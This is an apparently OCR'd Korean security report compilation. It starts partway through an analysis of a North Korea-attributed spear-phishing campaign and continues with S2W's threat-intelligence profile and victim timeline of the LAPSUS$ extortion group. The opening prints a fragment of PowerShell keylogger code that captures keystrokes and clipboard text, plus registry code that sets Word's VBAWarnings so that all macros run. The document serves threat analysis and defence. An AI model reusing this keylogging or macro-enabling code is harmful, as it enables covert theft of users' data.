                                                                $str += "{" + [System.Windows.
Forms.Clipboard]::GetText() + "}"
                                                        }
                                                        else {
                                                                $str += "{}"
                                                        }
                                                }
                                                [System.IO.File]::AppendAllText($logfile, $str, [System.
Text.Encoding]::Unicode)
                                        }
                                        elseif ($spacebar)
                                        {
                                                $str = "[spacebar]"
```

```
                                        [System.IO.File]::AppendAllText($logfile, $str, [System.
Text.Encoding]::Unicode)
                                }
                                elseif ($Enter)
                                {
                                        $str = "[Enter]"
                                        [System.IO.File]::AppendAllText($logfile, $str, [System.
Text.Encoding]::Unicode)
                                }
                                elseif ($Backspace)
                                {
                                        $str = "[Backspace]"
                                        [System.IO.File]::AppendAllText($logfile, $str, [System.
Text.Encoding]::Unicode)
                                }
                                else
                                {
                                        [System.IO.File]::AppendAllText($logfile, $mychar,
[System.Text.Encoding]::Unicode)
                                }
                        }
                } catch { }
        }
    }
}

regester
```

특히, MS Office 보안 설정 레지스트리 중에 “VBAWarnings” 값을 “1”로 설정해 모든 매크로가 포함돼 실행되도록 하는 권장하지 않는 옵션으로 설정이 변경되어 추가적인 피해로 이어질 수 있게 됩니다. 더불어 실행 중인 프로세스 체크 및 키로깅(Keylogging) 기능 등을 통해 대상 컴퓨터의 정보를 수집해 은밀히 탈취하는 인포스틸러 기능을 수행하게 됩니다.

```
$RegKey1 = 'HKCU:\SOFTWARE\Microsoft\Office\14.0\Word\Security'
$RegKey2 = 'HKCU:\SOFTWARE\Microsoft\Office\15.0\Word\Security'
$RegKey3 = 'HKCU:\SOFTWARE\Microsoft\Office\16.0\Word\Security'
$RegKey4 = 'HKCU:\SOFTWARE\Microsoft\Office\17.0\Word\Security'
$RegKey5 = 'HKCU:\SOFTWARE\Microsoft\Office\18.0\Word\Security'
$RegKey6 = 'HKCU:\SOFTWARE\Microsoft\Office\19.0\Word\Security'
$regValue = 1
$RegValueName = "VBAWarnings"
```


2. 분석 결론

공격자는 마치 외신 뉴스 채널의 PD로 사칭해 정상적인 이메일을 주고받으며, 공격 대상자를 물색하고, 어느 정도 시간 간격을 두고 소통하면서 신뢰기반의 스피어 피싱 공격을 준비합니다. 그리고 악성 DOC 문서 파일을 전달해 열어보도록 유도하는데, 이때 보안 프로그램의 탐지를 회피하기 위해 문서 자체 암호 설정 기능을 사용합니다.

악성 문서는 실제 이메일 대화 관련 내용을 담고 있어 수신자의 의심을 최소화하지만, 매크로 실행을 유도하기 위한 별도의 가짜 페이지를 보여주지 않아, [콘텐츠 사용] 버튼을 클릭하지 않을 가능성도 존재합니다.

악성 문서는 전형적인 북한 해킹 조직이 사용한 해외 무료 웹 호스팅 서비스로 명령제어(C2) 호스트를 구성했으며, 이메일 수신자가 사용하는 이메일 아이디로 폴더명을 만들었습니다. 그리고 암호화된 텍스트 파일을 호출해 컴퓨터 정보를 수집하는데, 이 때 사용된 특정 Powershell 명령과 문자열은 과거 북한의 페이크 스트라이커 APT 캠페인에서 사용된 것과 동일한 것이 사용됐습니다.

이번 소통형 투-트랙 스피어 피싱 공격의 수법과 명령절차, 인프라 및 전체적인 전략을 비추어 보면 전형적인 북한의 해킹 공격과 정확히 일치하며, 이메일 본문에는 평소 언어적인 습관에 의한 북한식 표현까지 발견됐습니다. 이에 따라 이번 공격의 배후는 북한의 소행일 가능성이 매우 높고 대북분야 종사자에 대한 치밀한 사이버 공격이 지속되고 있어 관계자들의 각별한 주의가 필요한 상황입니다



2022년
사이버보안 대연합

대응역량 분과

1. [S2W] Analysis of the LAPSUS$ hacking group — 곽경주 이사
2. [에스케어] 팬데믹 이후 재택근무 현황과 보안이슈 및 대응방안 — 윤우희 부대표
3. [제주항공] 팬데믹 기간 재택근무 보안현황 — 이혁중 CISO
4. [넥슨] 팬데믹 이후 재택근무 현황과 보안이슈 및 대응방안 — 김동춘 실장

Analysis of the LAPSUS$ hacking group


S2W, 곽경주 이사, kay@s2wlab.com

1. Executive Summary


- LAPSUS$ 해킹 그룹은 최소 2021년 5월 15일부터 딥웹 포럼에서 활동을 시작한 것으로 추정됨
- 이들은 최근 이슈되고 있는 랜섬웨어 오퍼레이터(RaaS)조직이 아니며, 데이터 탈취를 전문으로 수행하는 공격 그룹으로 확인됨
- 과거에는 RaidForums 및 Exploit.in과 같은 딥/다크웹 포럼에 피해 기업에 대한 게시글을 업로드하고 협박을 시도하였지만, 2021년 12월 10일부터 자신들만의 텔레그램 채널을 생성하여 홍보 및 활동을 하고 있음
- 텔레그램에서는 브라질의 보건부에 대한 최초 데이터 유출을 시작으로, 최근 NVIDIA 및 삼성에 대한 주요 데이터뿐만 아니라 LG, Microsoft, 그리고 Okta에 대한 데이터를 업로드하며 전 세계의 주목을 받으며 이목을 끌고 있음
- 이들이 대기업에 내부에 접근할 때 가장 공들이는 부분은 VPN 및 MFA이며, 주로 MFA를 우회하기 위해 모바일 기반 소셜 엔지니어링 공격, 심 스와핑, 헬프데스크 연락, 직원 메일 계정 접근, 내부 직원 또는 관계자로부터 크리덴셜 구매 등과 같은 다양한 전략을 시도함
- 최소 5명 이상의 멤버들이 구성되어있는 것으로 추정되는 이 그룹의 초기 목적은 금전이었으나, 최근에는 자신들의 재미와 그룹의 위상을 위해 공격 대상의 정보를 유출하고, 협상에 진지하게 임하지 않는 것으로 알려져 있음
- 아직 정확한 내용이 공개되지는 않았지만 이들 중 실력이 뛰어난 멤버도 있을 것으로 추정되며, NVIDIA가 자신들에 대하여 보복공격을 한 것으로 착각한 이력이 있었던 것으로 보았을 때 일부 뛰어나지 않은 멤버도 있을 것으로 판단됨
- 이들은 본격적으로 활동한지 약 5개월밖에 되지 않았지만, 현재 매우 큰 관심을 받고 있기 때문에 더욱 더 활발하게 활동할 가능성이 높으며 이에 대한 대비 및 지속적인 공격 그룹 추적이 필요해보임
- 2022년 3월 25일 당시, 온라인에서 “wh1te”라고 알려진 옥스포트 출신의 16세 소년이 LAPSUS$ 공격 그룹의 리더 중 한명으로 지목되어 기소되었으나, 여전히 활발하게 텔레그램을 운영을 하고 있음
- 사이버 범죄 추적 전문 기자인 Brian Krebs에 따르면, LAPSUS$ 그룹은 Russian Market과 같은 크리덴셜 판매 마켓으로부터 유효한 크리덴셜을 구매한다고 언급함


2. History of the LAPSUS$

LAPSUS$ 해킹 그룹의 흔적은 2021년 5월 15일 딥웹 포럼인 RaidForums에서 최초로 확인되었다. 이들은 당시 세계 최대 유전 서비스 업체인 SCHLUMBERGER로부터 데이터를 탈취했다고 주장하며, 고객과 직원 정보가 포함된 836,000건의 데이터를 2BTC에 판매한다는 게시 글을 최초로 업로드하였다. 또한, 우리들은 협상할 몇번의 기회를 주었다고 SCHLUMBERGER를 언급하기도 하였다. 이 당시에는 현재의 LAPSUS$라는 팀명이 아닌, APT 777 / GoldFish Team라는 이름을 사용한 것으로 추정된다.



이후 두 달 뒤, 미국에 위치한 세계적 규모의 게임 개발 및 유통업체인 EA로부터 780GB의 소스코드를 탈취했다며, 자신들의 마지막 협상을 거부할 경우 데이터를 유출시킬 것이라는 협박 게시글을 업로드하였다. 이 글에는 자신들의 PGP 키를 함께 언급하였는데, 마지막에 LAPSUS$라는 현재 팀명이 확인되었다. 이들은 RaidForums외 Exploit.in, XDA와 같은 여러 딥/다크웹 포럼에서 자신들의 데이터 유출을 홍보한 이력도 확인되었다.





LAPSUS$ 해킹 그룹은 이때를 기점으로 팀을 본격적으로 셋업하고, 대형 기업에 대한 공격을 수행하고 데이터 유출 협박을 통해 금전적 이득을 추구해온 것으로 추정된다. 이후 이들은 2021년 10월, 브라질 보건부를 해킹하고 협박을 위해 텔레그램 채널을 개설하면서 본격적으로 활동을 시작하게 되었다.

이들이 자신들의 채팅방에서 언급한 바에 따르면, 그들은 RansomWARE를 사용하지 않고 오로지 Ransom만을 수행한다고 한다. 이들은 금전적 이득이 주목적이며 일부는 재미를 위해 활동을 하고 있다고도 한다. Impersa와 같은 언론사에 대한 데이터 유출에서는 협상을 제대로 하지 모습에서 금전보다는 자신들의 이름을 알리기 위해서 공격을 수행하기도 하고, Localiza와 같은 렌터카 업체에 대한 공격에서 데이터 유출보다는 홈페이지를 성인 사이트로 연결되도록 설정한 것으로 보아 그룹 중 일부 멤버는 자신만의 재미를 위해 공격을 수행한 것으로 보여진다. 또한, 그들은 스스로 피해 기업들이 돈을 지불하기 위해서는 자신들의 좋은 평판이 필요하다라고 언급하기도 하였다.

이들은 브라질 보건부 공격 때에 자신들이 제로데이를 사용했다고 언급하기도 하였고, 이후에도 윈도우즈 커널 드라이버 관련 제로데이를 언급하는 등 정확히 확인된 바는 없지만 그룹 내 어느 정도 실력을 보유한 멤버도 있을 것으로 추정된다.

이들이 채팅 방에서 대화할 때는 공지를 위한 LAPSUS$와 LAPSUS$ Chat 계정을 사용하는데, LAPSUS $Chat 계정의 경우 다양한 닉네임을 통해 각 멤버를 구분하기도 하였다. 아래는 텔레그램에서 확인 또는 언급된 닉네임들이며, 실제로 각 닉네임이 멤버별로 할당되어있는지는 확인되지 않았다.


- ADMIN A
- ADMIN B
- ADMIN C
- ADMIN E
- ADMIN J
- ADMIN K
- ADMIN P
- ADMIN R
- ADMIN S
- Assistant A
- Assistant B

이들은 자신들은 최소 5명으로 구성되어있으며, 대부분 브라질 국적을 가지고 있는 것 같다고 언급하였다. 실제로 영어, 포르투갈어, 러시아어, 중국어를 일부 사용하여 채팅을 하는 점도 확인되었다.

채팅을 통해서 2월 14일에는 자신들만의 Tor 웹 사이트를 곧 오픈할 것이고 PGP Key를 공유할 것이라고 언급하였으며, 자신들은 Panama 법에 의거하여 공격을 수행하고 있다고도 언급하였다. 이 점이 사실이라면, 이들은 NordVPN과 같은 Panama에 위치한 VPN서비스를 사용하여 공격을 수행했을 가능성이 높다.

사이버범죄 전문 기자인 **Brian Krebs에 따르면,** LAPSUS$ 그룹의 리더라고 알려진 Wh1te가 EDR(Emergency Data Request)를 요청하여 그룹 내 멤버에 대한 신상정보를 캐낼 것이라고 협박했다고 한다. EDR의 경우 개인에게 응급한 상황 발생 시 기업에게 관련 데이터를 요청하는 절차로, 미리 탈취한 경찰의 메일 주소를 이용하여 Apple에 요청할 것이라고 언급했다고 한다.

3. Data Breach Timeline by LAPSUS$



1) Brazilian Ministry of Health (브라질 보건부)

- 공격 시기 : 2021-12-10
- 텔레그램 언급 시기 : 2021-12-10

LAPSUS$ 공격그룹은 자신들의 텔레그램에 브라질 보건부의 Amazon Web Services(AWS)에 대한 액세스 권한을 얻었다고 주장하였다. 이를 통해 클라우드와 내부망에 있는 데이터 약 50TB를 탈취하였고, 이후 모두 삭제하였다고 한다. 이후 자신들에게 연락할 것을 요청하며 협상용 이메일을 함께 공개하였으며, 기자들에게 인터뷰에 대한 요청도 받고 있다고 덧붙였다. 이와 함께 홈페이지를 아래와 같은 화면으로 변조하였다.

INTERNAL SYSTEM DATA HAS BEEN COPIED AND DELETED.
50TB OF DATA IS IN OUR HANDS.
CONTACT US IF YOU WANT DATA RETURN.

이들은 협상이 진전되지 않자, 브라질 보건부는 금전을 전혀 지불하지 않고 있다며, 브라질 정부의 다른 홈페이지에 대한 공격도 지속적으로 수행하였다. 또한, 자신들은 금전에만 오로지 목적이 있으며, 충분한 증거와 공개한 모든 내용이 농담이 아니고, 어떠한 정치적인 이유도 없다고 다시 한 번 언급하였다.

이후에도 추가적으로 보건부 웹 시스템인 SisReg에 대한 vCenter 권한에 접근 후 스크린 샷을 공유하고, ConecteSUS를 포함한 모든 웹사이트의 장애를 유발하였다.

3일 뒤인 2021년 12월 13일에는 텔레그램을 통해 공식 성명서를 공개하며, 언론에 대한 자신들의 내용을 반박하고, 자신들이 AWS, vCenter, SisReg 데이터베이스를 모두 가지고 있으며, vCenter의 머신과 100TB 이상의 데이터를 모두 삭제하였다고 한다.

LAPSUS$에 의한 브라질 정부에 대한 공격은 12월 23일까지 계속되었다.

MORE VICTIMS:
- http://www.escolavirtual.gov.br
- http://www.evg.gov.br
- http://www.antt.gov.br
- http://www.vlibras.gov.br
- http://www.sisp.gov.br
- http://www.servicos.gov.br
- http://www.sgd.nuvem.gov.br

2) Claro, Embratel, NET

- 공격 시기: 2021-12-24
- 텔레그램 언급 시기 : 2021-12-31

세계에서 7번째로 큰 멕시코의 통신회사인 América Móvil의 자회사인 Claro, Embratel, NET(2019년에 Claro 브랜드로 합쳐짐)의 데이터를 탈취하였다고 주장하였다. 이들은 브라질 보건부때와 마찬가지로 유출과 관련된 내용을 공유하였는데, 이들은 수많은 AWS, 2x Gitlab, XVN, x5 vCenter (MCK, CPQCLOUD, EOS, ODIN), Dell EMC storage, All inboxes, Telecom/SS7, Vigia (Police interception), MTAWEB, WPP (customer management) 와 같은 정보에 접근하는데 성공하였고, 이로부터 고객 정보, 통신 인프라, 법적 문서, 소스코드, 이메일이 포함된 총 10,000TB~10PB의 데이터를 확보하였다고 한다. 실제로 이들이 함께 공개한 스크린 샷에는 vCenter 관리 페이지와 RDP를 통해 접근한 GitLab, Sharepoint 등이 포함되어있었다.


협상용 이메일에는 이전 브라질 보건부에서 사용했던 이메일과 동일한 주소를 언급하면서, 데이터 삭제를 위해서 소규모의 보상이 필요하다면서 협상을 시도하였다.

3) Impresa, SIC, Expresso


- 공격 시기: 2022-01-02
- 텔레그램 언급 시기 : 2022-01-02

이들은 Grupo Impresa(포르투갈 최대 미디어 대기업)를 해킹하여, Impresa가 소유하고 있는 포르투갈 최대 TV 채널 SIC와 주간 신문 Expresso 에 대한 공격을 수행하였다. 브라질 보건부와 Claro 때와는 다르게 텔레그램을 통해 공식 내용을 공개하지 않았지만, 대신 이들은 Expresso의 트위터 계정을 해킹하였고, OPTO, Expresso, SIC의 고객들에게 SMS를 보내었다. 또한, AWS로부터 데이터를 탈취하였다고 언급하며 각 웹사이트의 메인 페이지를 아래와 같이 변경하여 협상을 요구하였다.

DATA WILL BE LEAKED IF THE VALUE REQUIRED IS NOT PAID.
WE HAVE ACCESS ON THE CLOUD PANELS (AWS), AMONG OTHER TYPE OF DEVICES.
THE CONTACT FOR THE RESQUE IS BELOW. CONTACT US:




이 사건이 발생한 후, 포르투갈의 경찰은 이번 공격이 피싱 이메일 의 링크를 클릭 하거나 불법 복제 소프트웨어를 다운로드 함으로써 해커가 Impresa의 컴퓨터 시스템에 침입한 것일 수 있다고 의심하였지만, 이에 대해서 아직 확실하게 공개된 내용은 확인되지 않았다.



4) Localiza Rent a Car SA

- 공격 시기: 2022-01-11
- 텔레그램 언급 시기: 2022-01-11

Localiza Rent a Car SA는 라틴아메리카 및 세계에서 가장 큰 렌터카 업체 중 하나로, 현지 시간으로 오전 2시 30분에서 4시, Localiza의 홈페이지에 접속하면 포르노 사이트로 리다이렉션되는 현상이 확인되었다. 이 현상은 2시간 정도 유지되었고, 이후에는 “Inaccessible due to a DNS error.” 문구가 웹 사이트 상에 표시되었으며, 이는 DNS 스푸핑을 통해서 Localiza의 웹 사이트를 공격한 것으로 추정된다.
LAPSUS$는 관련 내용을 자신들의 텔레그램 채널에 공유하며, 협박 내용이나 어떠한 데이터 유출과 관련된 내용 없이, 그저 가격이 비싸다는 이유로 공격을 수행하였다고 언급하였다.



5) Vodafone in Portugal

- 공격 시기 : 2022-02-07
- 텔레그램 언급 시기 : 2022-02-09

Vodafone의 공식 입장에 따르면, 2022년 2월 7일 밤 부터 Vodafone 포르투갈 지사에 네트워크 중단 이슈가 발생하였으며, 4G/5G 네트워크, 유선 음성, 텔레비전, SMS 및 음성/디지털 응답 서비스와 같은 데이터 네트워크 기반 서비스 제공에 영향을 받았다고, 고객 데이터에는 전혀 영향이 없다고 한다.
LAPSUS$는 관련 공식 입장은 별도로 발표하지 않았으며, 자세한 정보도 공개하지 않았다. 하지만 그들은 채팅방을 통해 Vodafone으로부터 500GB의 중요 정보를 탈취했으며, Vodafon Portugal 뿐만 아니라 Vodafone Global/UK에서도 데이터를 탈취했다고 언급하였다. 또한 그들은 해킹하는데 약 6개월이 소요되었다고 언급하였다.

6) NVIDIA

- 공격 시기 : 2022-02-23
- 텔레그램 언급 시기 : 2022-02-26

NVIDIA의 공식 입장에 따르면, 2022년 2월 23일에 IT 리소스에 영향을 미친 사이버 보안 사고를 확인하였고, 네트워크를 더욱 강화하고 사이버 보안 사고 대응 전문가를 고용하며 법 집행 기관에 알렸다고 한다. 또한, 사업이나 고객에게 서비스를 제공하는 능력에 지장을 주지 않을 것이라고 언급하였다.
LAPSUS$는 2022년 2월 26일, 자신들의 텔레그램 채널에 NVIDIA의 데이터 1TB를 민감 정보를 탈취하였지만, NVIDIA가 자신들의 서버를 공격하고 랜섬웨어를 감염시켰다며 NVIDIA가 범죄자라고 주장하였다. 이후 자신들의 드라이브 정보와 함께 일부 정보를 공개하였다.
공개된 정보에는 70,000개 이상의 직원 이메일 주소와 NTLM 암호 해시, 소스코드의 스크린 샷이 포함되어 있었으며, 이들 중 상당수는 이후에 해킹되어 해킹 커뮤니티 내에서 유포되었다.

NVIDIA가 공격을 당하자마자 바로 LAPSUS$ 측 서버에 반격을 수행하는 것은 사실 상 불가능하며, 많은 분석가들은 아마 랜섬웨어에 감염된 것이 아니라, DRM과 같은 파일 암호화 에이전트를 잘못 실행하여 암호화 된 것으로 보고있다. 실제로 며칠 뒤, LAPSUS$는 자신들의 텔레그램 채팅방에서 관련 글을 삭제하였다.

이틀 뒤, 텔레그램을 통해 공식 성명을 통해 시스템의 관리자 권한을 빠르게 확보하였고, 회로도, 드라이버, 펌웨어 같은 매우 중요한 자료들이 포함된 1TB의 데이터를 탈취하였다고 한다. 이 외에도 팔콘에 대한 문서, 내부 도구와 SDK에 대한 데이터도 언급하였다. 또한, 과거와는 다르게 최신 코드 번호인 GA102-GA104에 대해서 암호화폐 채굴에 성능 제한이 걸지 않는 full LHR V2를 별도로 유저들에게 판매한다는 내용도 덧붙였다. 이때부터 기존 브라질 보건부 때 사용된 이메일과는 다른 이메일이 협상에 사용되었다.
성명과 동시에 최초 유출된 데이터의 PART1을 AWS를 통해 공개하였는데, 이후에는 파일이 삭제되어 토렌트를 통해 유출하기 시작하였다. 또한, NVIDIA에게 유출된 hw폴더를 빌미로 채굴과 게임 커뮤니티 유저들을 위해 LHR 성능 제한을 모든 30 시리즈에 제거하는 업데이트를 하도록 압박하였다.

3월 2일에는 요구사항을 추가하였는데, NVIDIA가 Windows, macOS 및 Linux용 GPU 드라이버를 지금부터 완전히 오픈 소스(및 foss 라이선스에 따라 배포)화 시킬 것을 요청하고, 이행하지 않으면 5일뒤인 금요일에 RTX 3090Ti 및 향후 개정판을 포함하여 모든 최신 NVIDIA GPU에 대한 완전한 실리콘, .v, .vx, .vg확장자를 포함한 그래픽 및 컴퓨터 칩셋 파일을 출시할 것이라고 경고하였다. 또한, 소스코드가 있기 때문에 우회된 LHR을 최소 백만 달러(한화 약 12억)와 수수료를 합한 금액에 판매하겠다고 공고하였다.

7) Samsung

- 텔레그램 언급 시기 : 2022-03-03

2022년 3월 3일, NVIDIA와 관련된 이슈가 가라앉기도 전에 자신들이 삼성전자 최신 모델에 대한 보안과 관련된 소스코드가 매우 많다는 사실을 언급하며 소스코드를 캡처하여 공유하였다. 이후 이틀 뒤인 3월 5일, 공식적으로 삼성에 대한 자료를 유출하였다.

이들의 성명에는 유출된 자료에 DRM 모듈과 KEYMASTER/GATEKEEPER가 포함된 삼성의 모든 디바이스 상의 TrustZone에 대한 Trusted Applet (TA) 소스코드, 센서와 직접 통신하는 생체 인증 해제 알고리즘, 최근 삼성의 모든 장치에 대한 부트로더 소스코드 및 퀄컴의 민감 소스코드가 포함되어있다고 한다. 또한, 이 외에도 삼성 활성화 서버의 소스코드, 인증, 식별, API, 서비스 등이 포함된 계정 관련 모든 소스코드 등도 함께 유출되었다고 주장한다. 관련된 190GB에 대한 자료를 유출할 때는 토렌트를 사용하였으며, 최초 시드 수가 적은 관계로 매우 낮은 속도로 다운로드가 이루어지자 Azure 서버 10대 이상을 확보하여 추가 시드를 확보하였다고 한다. 여기에 사용된 서버는 보다폰으로부터 탈취한 계정이라고 언급하였으며, 자신들이 삼성의 MAC, IP, MFA 인증을 모두 우회하였다고 주장하였다. 또한, 인증 과정에서 아마도 취약점이 있을 것이라는 질문에 매우 많다고 답변하였다.

8) Ubisoft

- 공격 시기 : 2022-03-11
- 텔레그램 언급 시기 : 2022-03-12

2022년 3월 12일, LAPSUS$ 공지방에서 Ubisoft에 대한 사이버 침해 사고 관련 뉴스를 언급하였다. **Ubisoft의 공식 입장**에 따르면 전날인 3월 11일, Ubisoft의 일부 게임, 시스템 및 서비스에 일시적으로 중단이 되는 사고가 발생하였으며, 현재 사고를 조상 중이며 예방차원에서 전사적 차원에서 암호를 모두 재설정했다는 내용을 공개하였다.

과거 Vodafone 사고 당시에도 LAPSUS$ 그룹은 별 다른 내용 없이 언급만 하고 이후 Vodafone에 대한 데이터를 공개하였다는 점에서, Ubisoft에 대해서 실제 공격을 시도한 것으로 추정된다.

